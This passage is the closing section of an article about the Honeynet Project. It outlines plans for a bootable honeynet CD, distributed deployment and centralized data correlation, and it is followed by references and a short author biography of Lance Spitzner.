Over the years, the Honeynet Project has demonstrated the value of honeynet technologies, which is in the information they collect. However, honeynets' real potential will not be realized until organizations can effectively deploy multiple honeynets and correlate the information they collect. This is the future for the Honeynet Project. The first step will be the completion of a bootable CD ROM, which will make honeynets much easier to deploy and standardize the information they collect. Organizations can then deploy multiple honeynets in a distributed environment. Once this information can be logged to a central database, user interfaces will be developed that can easily analyze and correlate the collected data, giving it tremendous value to the organizations. The future of honeynet technologies has only just begun. ☐

References

1. L. Spitzner, *Honeypots: Tracking Hackers*, Addison-Wesley, 2002; www.tracking-hackers.com/book.
2. B. Schneier, *Applied Cryptography*, John Wiley & Sons, 1996.

Lance Spitzner *is a senior security architect for Sun Microsystems and a faculty member of the SANS Institute. His research interests include studying honeypots. He has a BA from the University of Illinois and an MBA from the University of Illinois at Chicago. He is the founder of the Honeynet Project. Contact him at 1163 E. Ogden Ave, Ste. 705-174, Naperville, IL 60563; lance@honeynet.org.*